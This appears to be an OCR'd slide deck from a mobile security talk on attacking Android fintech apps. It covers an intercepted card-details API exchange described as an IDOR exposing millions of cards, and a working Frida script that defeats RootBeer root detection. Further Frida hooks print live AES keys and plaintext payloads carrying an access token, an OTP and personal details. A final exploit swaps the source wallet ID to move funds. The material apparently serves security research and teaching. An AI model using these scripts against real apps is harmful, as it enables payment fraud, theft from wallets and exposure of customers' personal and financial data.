
```
POST /Mobile_Galaxie/ValidateRequestV1.aspx?API=Get_CardDetails_I
Host:
Autht
0BKeu                                                    DVClFVmRZ8BVYYg59NjUHHwrY1
YVjycsEu+u4CwNk=
Userid: E138850
Ipaddress: fe80::64ef:38ff:fec5:4c49%dummy0
Imeino: 2809686af0ecae33
Os: Android
Content-Type: application/json; charset=utf-8
Content-Length: 93
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.4.1

{
  "DealerId":"138851",
  "Type":"CARDNO",
  "Value":"LFAfc6L6g97BG\/rsCc0KaJKv98v+cWkN7iF3p+ix46U="
}
```

```
HTTP/2 200 OK
Cache-Control: private,no-cache, no-store, must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: 0
X-Powered-By: APACHE
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
Public-Key-Pins: pin-sha256="injt7AaGF4St9pqrhVTG5+9mwu5IxU131eRQNJmlgJI=";
pin-sha256="zUIraRNo+4JoAYA7ROeWjARtIoN4rIEbCpfCRQT6N6A=";
Referrer-Policy: no-referrer
Vary: Accept-Encoding
Date: Wed, 25 May 2022 19:23:32 GMT
Content-Length: 904
Set-Cookie: ASP.NET_SessionId=eqybh2wnre5fsdtmqdys2vmi; path=/; secure; HttpOnly; SameSite=Lax

{"Get_CardDetails_ECOM_ATOSResult":"[{\"CUSTID\":\"XXXXX\",\"CN\":\"\",\"ECN\":\"LFAfc6L6g97BG\/rsCc0KaJKv98
v+cWkN7iF3p+ix46U=\",\"ACCOUNT_TYPE\":\"001\",\"NAMEONCN\":\"ECOM TESTING
STRESS\",\"MOB\":\"XXXXXXXX25\",\"RESIEMAIL\":\"XXXXX\",\"CUSTLMT\":\"500000.00\",\"CUSTBAL\":\"502100.00\",
\"CRDSTATUS\":\"ACTIVE\",\"CARDSTATUS\":\"ACTIVE\",\"BLKREAON\":\"\",\"VLDFROM\":\"1808\",\"VLDTHRU\":\"2808
\",\"CRDTYPE\":\"EMI\",\"CRDCATG\":\"Dummy Card\",\"RESIADD1\":\"BAJAJ FINSERV HO\",\"RESIADD2\":\"AHMED
NAGAR ROAD\",\"RESIADD3\":\"VIMAN NAGAR\",\"RESIAREA\":\"BAJAJ FINSERV
HO\",\"RESICITY\":\"PUNE\",\"RESISTAT\":\"MAHARASHTRA\",\"RESILAND\":\"\",\"RESIPIN\":\"411014\",\"RESECSFLG
\":\"Y\",\"ECSAVLLMT\":\"502099.00\",\"ECSBNKNAME\":\"Dummy
Bank\",\"PROMOELIGIBLE\":\"YES\",\"DEALER_TYPE\":\"IF\",\"DIG_LIM_COLOR\":\"R\",\"NON_DIG_LIM_COLOR\":\"R\",
\"RESFTXT1\":\"Transaction allowed for Rs.500000\"}]"}
```

Example – Card Details - Printing AES keys

- Card details IDOR + Encryption Bypass -> Credit Card details of millions of users





Ways Android apps avoid these attacks

- Custom detection modules
- Client Side encryption
- Sneaky ways to retrieve installed apps
- Proxy agnostic frameworks - Flutter
- Anti Frida
- SafetyNet
- Device fingerprint blacklisting
- Google play integrity

Custom Frida Scripts

Writing custom frida scripts - RootBear


Utils | AppUtils

```
        */
        throw new UnsupportedOperationException("Method not decompiled: [redacted].liteapp.utilities.AppUtils.isRootGiven():boolean");
    }

    public final boolean isRootAvailable() {
        String str = System.getenv("PATH");
        Intrinsics.checkNotNullExpressionValue(str, "System.getenv(\"PATH\")");
        Collection $this$toTypedArray$iv = StringsKt.split$default((CharSequence) str, new String[]{":"}, false, 0, 6, (Object) null);
        Object[] array = $this$toTypedArray$iv.toArray(new String[0]);
        if (array != null) {
            for (String pathDir : (String[]) array) {
                if (new File(pathDir, Const.BINARY_SU).exists()) {
                    return true;
                }
            }
            return false;
        }
        throw new NullPointerException("null cannot be cast to non-null type kotlin.Array<T>");
    }

    private final boolean isDeviceRooted() {
        return checkBuildTags() || checkSuperUserApk() || checkFilePath();
    }

    private final boolean checkBuildTags() {
        String buildTags = Build.TAGS;
        return buildTags != null && StringsKt.contains$default((CharSequence) buildTags, (CharSequence) "test-keys", false, 2, (Object) null);
    }

    private final boolean checkSuperUserApk() {
        return new File("/system/app/Superuser.apk").exists();
    }

    private final boolean checkFilePath() {
        String[] paths = {"/sbin/su", "/system/bin/su", "/system/xbin/su", "/data/local/xbin/su", "/data/local/bin/su", "/system/sd/xbin/su", "/sy
        for (String path : paths) {
            if (new File(path).exists()) {
                return true;
            }
        }
        return false;
    }
```

```
console.log("Loading flutter_jailbreak_detection bypass...");
setImmediate(function() {
Java.perform(function () {
    var root = Java.use("com.scottyab.rootbeer.RootBeer");
    var r1 = Java.use("com.[redacted].liteapp.utilities.AppUtils");
    root.isRooted.overload().implementation = function() {
        console.log("isRooted() called, returning false");
        return false;
    }
    r1.isRootGiven.overload().implementation = function() {
        console.log("isRootGiven() called, returning false");
        return false;
    }
    root.isRootedWithoutBusyBoxCheck.overload().implementation = function() {
        console.log("isRootedWithoutBusyBoxCheck() called, returning false");
        return false;
    }
    root.detectRootCloakingApps.overload().implementation = function() {
        console.log("detectRootCloakingApps() called, returning false");
        return false;
    }
    root.checkForDangerousProps.overload().implementation = function() {
        console.log("checkForDangerousProps() called, returning false");
        return false;
    }
    root.checkForSuBinary.overload().implementation = function() {
        console.log("checkForSuBinary() called, returning false");
        return false;
    }
    root.checkSuExists.overload().implementation = function() {
        console.log("checkSuExists() called, returning false");
        return false;
    }
    root.checkForRWPaths.overload().implementation = function() {
        console.log("checkForRWPaths() called, returning false");
        return false;
    }
    root.checkForMagiskBinary.overload().implementation = function() {
        console.log("checkForMagiskBinary() called, returning false");
        return false;
    }
});
});
```

Writing custom frida scripts - AES

- Application to buy physical and digital products on loan and instalments
- Has its own digital payment wallet
- All requests encrypted with dynamic AES symmetric + asymmetric encryption
- For every request:
  - Generate random 16B hex secret and IV
  - Encrypt JSON body with secret
  - Encrypt key with servers public key
  - Send encrypted key + encrypted data



Code analysis

CryptoUtils | RSAUtilsK | AESUtilsKKt | PaymentActivity

```
269             iArr[ChannelId.WALLET.ordinal()] = 4;
270             $EnumSwitchMapping$0 = iArr;
271         }
272     }
273
274     public final void callBackpressAPI() {
275         try {
276             String encryptionKey = AESUtilsKKt.getEncryptionKey();
277             C3BackPressS2SRequest c3BackPressS2SRequest = new C3BackPressS2SRequest("", "
, "", getPaymentRequest().getProduct_info(), "", "", "", getPaymentRequest().getField1(),
getField3(), getPaymentRequest().getField2(), "", getPaymentRequest().getField5(), getPay
278             System.out.println((Object) ExtentionsKt.getJsonString(c3BackPressS2SRequest)
279             C3BaseRequest generateBaseRequest = RequestUtilsKt.generateBaseRequest(this,
280             Map<String, String> generateHeaderMap$default = RequestUtilsKt.generateHeader
281             String baseUrl = ApiUtilsKt.baseUrl(this, ApiConstants.op_txncancelpostingapi
282             String apiUrl = ApiUtilsKt.apiUrl(this, ApiConstants.op_txncancelpostingapi);
283             if (apiUrl.length() > 0) {
284                 getPaymentViewModel().getApiData(baseUrl, apiUrl, generateHeaderMap$defau
285             } else {
286                 ExtentionsKt.log(this, "s2sposting API url is empty");
287             }
288         } catch (Exception e2) {
289             e2.printStackTrace();
290         }
291     }
```

CryptoUtils | RSAUtilsK | AESUtilsKKt | PaymentActivity


```
1  package com.[redacted]checkout.data.security;
2
3  import java.security.SecureRandom;
4  import kotlin.Metadata;
5  import org.apache.commons.codec.binary.Hex;
6  import org.jetbrains.annotations.NotNull;
7
8  @Metadata(d1 = {
   "\u0000\u0010\n\u0000\n\u0002\u0010\u000e\n\u0002\b\u0002\n\u0002\u0010\b\n\u0000\u001a
   005"}, d2 = {"getEncryptionKey", "", "randomHex", "length", "", "[redacted]_release"
9  /* loaded from: classes18.dex */
10 public final class AESUtilsKKt {
11     @NotNull
12     public static final String getEncryptionKey() {
13         return randomHex(16) + '|' + randomHex(16);
14     }
15
16     @NotNull
17     public static final String randomHex(int i) {
18         byte[] bArr = new byte[i];
19         new SecureRandom().nextBytes(bArr);
20         return new String(Hex.encodeHex(bArr));
21     }
22 }
```

Frida entry point – static functions

AESUtilsKKt

```
1  package com[redacted]checkout.data.security;
2
3  import java.security.SecureRandom;
4  import kotlin.Metadata;
5  import org.apache.commons.codec.binary.Hex;
6  import org.jetbrains.annotations.NotNull;
7
8  @Metadata(d1 = {
   "[redacted]\u0010\n[redacted]\n\u0002\u0010\u000e\n\u0002\b\u0002\n\u0002
   , d2 = {"getEncryptionKey", "", "randomHex", "length", ""
9  /* loaded from: a[redacted].3 (1223)-dex2jar.jar:com/
10 public final class AESUtilsKKt {
11     @NotNull
12     public static final String getEncryptionKe() {
13         return randomHex(16) + '|' + randomHex
14     }
15
16     @NotNull
17     public static final String randomHex(int i
18         byte[] bArr = new byte[i];
19         new SecureRandom().nextBytes(bArr);
20         return new String(Hex.encodeHex(bArr))
21     }
22 }
```

```
let AESUtilsKKt = Java.use("com[redacted]heckout.data.security.AESUtilsKKt");
AESUtilsKKt["getEncryptionKey"].implementation = function () {
    console.log(`AESUtilsKKt.getEncryptionKey is called`);
    let result = this["getEncryptionKey"]();
    console.log(`AESUtilsKKt.getEncryptionKey result=${result}`);
    return result;
};
```



Put it inside a loop

- Use Frida to override the getEncryptionKey function such that it prints the generated keys live on the console
- SetInterval is important

```
Java.perform(function() {
  var it = setInterval(function(){
    try{
      let AESUtilsKKt = Java.use("com.[redacted]checkout.data.security.AESUtilsKKt");
AESUtilsKKt["getEncryptionKey"].implementation = function () {
    console.log(`AESUtilsKKt.getEncryptionKey is called`);
    let result = this["getEncryptionKey"]();
    console.log(`AESUtilsKKt.getEncryptionKey result=${result}`);
    return result;
};
    } catch(e) {
      console.log("failed!");
    }
  },200); // runs every 200milisecods
});
```

Even better

- Find function doing the encryption
- Print the string “plaintext” before encryption

```
@NotNull
public final String encrypt(@NotNull String keys, @NotNull String plaintext) {
    try {
        Object[] array = new Regex(CLConstants.DELIMITER_REGEX).split(keys, 0).toArr
        if (array != null) {
            String[] strArr = (String[]) array;
            String str = strArr[0];
            return base64(doFinal(1, generateKey(str), strArr[1], plaintext.getBytes
        }
        throw new NullPointerException("null cannot be cast to non-null type kotlin.
    } catch (UnsupportedEncodingException e2) {
        throw failure(e2);
    }
}
```

```
1  Java.perform(function() {
2    var it = setInterval(function(){
3      try{
4
5  let AESUtilsK = Java.use("com                    out.data.security.AESUtilsK");
6  AESUtilsK["encrypt"].implementation = function (str, str2) {
7      console.log(`AESUtilsK.encrypt is called: str=${str}, str2=${str2}`);
8
9      let result = this["encrypt"](str, str2);
10     console.log(`AESUtilsK.encrypt result=${result}`);
11     return result;
12 };
13     } catch(e) {
14       console.log("failed!");
15     }
16   },200); // runs every 200milisecods
17 });
```

Result


AESUtilsKKt.getEncryptionKey is called
AESUtilsKKt.getEncryptionKey result=d2a856559581e1744c17981eeeab60e7|0f23de827f695ef44dfe7de85685d563
AESUtilsK.encrypt is called: str=d2a856559581e1744c17981eeeab60e7|0f23de827f695ef44dfe7de85685d563, str2={"access_token":"eyJhbGciOiJIUzI1NiIs
fbnVtYmVyIjoiODQ0NzE4ODU5MyIsImN1cnJlbnRUaW1lIjoxNzE1MTA3NDE5NjcyL
CJpc190b192YWxpZGF0ZV9TZ
kRCIiwiaWF0IjoxNzE1MTA3NDE5LCJleHAiOjE3MTUxMDgwMTl9.TRv-eup7pxNQR2
eo8388l5FgmUi04jZ1Jlp-funSRTI","account_num":"","agreement_no":"","agreements_info":[],"appinfo":{"appid":"
T","appver":"1.0","channel":"Mobile","sdk_Version":"6.3.31"},"applicationNo":"","auth_type":"OTP","auth_value":"756669
","card_number":"","channel":'
VT","customer_id":"","deviceinfo":{"device_id":"8
46097","deviceip":"
192.168.29.105","devicemac":"A2:23:
","devicemodel":"OnePlus-ONEPLUS A5000","deviceos":"android"},"email_id"
:"abc@gmail.com","field1":"","field2":"","field3":"","first_name":"SATISH","ifsc_code":"","ip":"192.168.29.105","last_
name":"KUMAR","max_fee":0,"merchant_mid":"
0000102607","merchant_name":"Application developer","mobile_number":"8
447
","order_id":"35078875837281716571","order_type":"","paymentCode":"","payment_mode":
WALLET","payment_ori
gin_app_section":"","payment_type":"","pg_name":"Wallet","productInfo":"
T","qrChannel":"","qrType":"","tota
l_payable_amt_order_poll":"","totalpaidamount":1,"txnId":"","txn_fee":0,"txn_fee_percent":0,"txn_fee_type":"","user_na
me":"SATISH","vpa":
02607@indus","wallet_id":"0000039026577","session_token":"","source_identifier
":"
T"}
AESUtilsK.encrypt result=rdoGDgyD09ebaL0VPd0KoNBdGVDw+cxkhlXyVYD/g2ZYuGVNQJqSzFY+8ssQTIkBA5z511lNtOC+Frpc8yFSpk5jftjVw
o3RWoemgXhf1TGfqgH5UobgeKQFwBz7M9tQ0UxSfvtImYsMST6Ibh7bUHKz+Momvq1TdNuWcJ9HURftBIUi5i0IwbOOvxglyv4Gj0G834+taUjtLuttslW
7ex11OKfV4k7bXOBoweKVB2gB8IvmS/hD3CGk5Ln2uJLab7LJBYS/xKM1tdZ6xy1CDdPxJaPm4xbmqCTjUn7lSgq0U0hulfg0/it5V37vxf470jnHK6Ri+
TYP/KZYQPrnVh0ltQfvpbCpyuP1oyldFgQtgJYc6jw5F1Ap2iZLnCeZsnrC2eu3V8epnaaa/+uCU7ztdSKt/mp+kZeg64El27gSAnSU4TnaGDx7UNU/OXI
5qNmwDiMmPEQV4zr4CdtECWBPs5
sPWBX5V5aQaI36TnpfuN99bxS2LSXMrC0o32kOohdRCmUtA4MFtWgN
Gwziy7EFfTPF7Z1roqLVQa8dA2N
CVmLhvoDqlfYcfmTZmQA3UGt+yUScfVKE6I7z3e3WvEmwsbXBoAXeb
XYYTziowv1FLpicLD4PdRvPa96q
KdOlPcU4uW+pgflBrpEIRC12W/DKqxlVTXEnQLNU64E6D0rcqoB/Y4
1lE8O2uW7gJTzV227kz/acZdinn
Ts18hP12/lSfuyuJdzcyclcztVRDkigqcaLPBq4AextRppsJknUIjG
AhJFGeigM+EPdYE5M1G6aS6qlg+
/eMe1aycyWYCAwfVsNiQvEIAyeJkRUL+juvJw4rrzR3xgqXzHQ+jTP
ehGcXUiNR1SYF6cVawVHZ4BSYNG
Q+FNj9M8hsOq6bS+vj5y1EDuSqfvjbGhHlEtCv8c79gzEJ/9U75Yv1
0mMXGlVf5pYdbeN+hZvER2swf7Y
/SSUnSTEV+XdqQmp7lLakXiMeEArS7xHoZ3LHblxakEF6PCr1ktD/C
3FAFIhKX8E+jgGkt0DXm9kyjZanXgtw1aPh9pKbhxS3rzdN8AKip5JiFJAedYcp8C5LaMM1wg/8wiVmEbaH3ZhsThBKGnyU9h2vLGCDgli6PlFCrh1BP4H
/WVBru883ELUDKD62fJb2UI4n3Gm/BtjnTq+Pr+8uctPep9m9dG7x/NNfIfaas2jjtBUWlu1rVPQPtXZjYPkNdLuhBV5bZlLYb397Q8Bsr1s0qoYci/C83
bmDP898mp8QhxPATjdcSHl92FZk1raozyN813YsDD1LZSwU61A3Vp3s2Ze8qpU2YoYRQ4NAzAOB92ekjYREm7SF+LOsjijtTHCVbqIoRsB8b2hltDlLRRU
+McxC7+8hyn7TVhZc46EKcWhYT57erfQwiPt3kEC7gek2Vb9RECjfrHvEtBbav3MMwSOKPfvdP2IByjU08A08CJJwnKoq75DQq2GVs1xMUchfyM0nWAQsR
[ONEPLUS A5000::PID::29684]->

Exploit – Change Source wallet ID -> $$$$

```
Java.perform(function() {
  var it = setInterval(function(){
    try{

let AESUtilsK = Java.use("com.[redacted]ckout.data.security.AESUtilsK");
AESUtilsK["encrypt"].implementation = function (str, str2) {
    console.log(`AESUtilsK.encrypt is called: str=${str}, str2=${str2}`);

    str2=str2.replace("0000039026577","0000021138617");

    let result = this["encrypt"](str, str2);
    console.log(`AESUtilsK.encrypt result=${result}`);
    return result;
};
    } catch(e) {
      console.log("failed!");
    }
  },200); // runs every 200milisecods
});
```


Anti Frida

Anti-Frida Checks

- Ping Frida's default port
- Detecting Frida's .so files in memory
- Detecting Firda process string identifiers in /proc/self/tasks/*
- Detecting Firda process string identifiers in /proc/self/fd/*
- Hook detection
- Detections made using native code (so files)
- Solution - https://github.com/apkunpacker/AntiFrida_Bypass

Traces for Frida-Detection

- Look into the code for traces of frida to find the piece of code that looks for method hooking detection.
  Inside the decompiled files look for the traces of Frida related strings that checks for method hooking detection




Binaries found related to Frida-detection

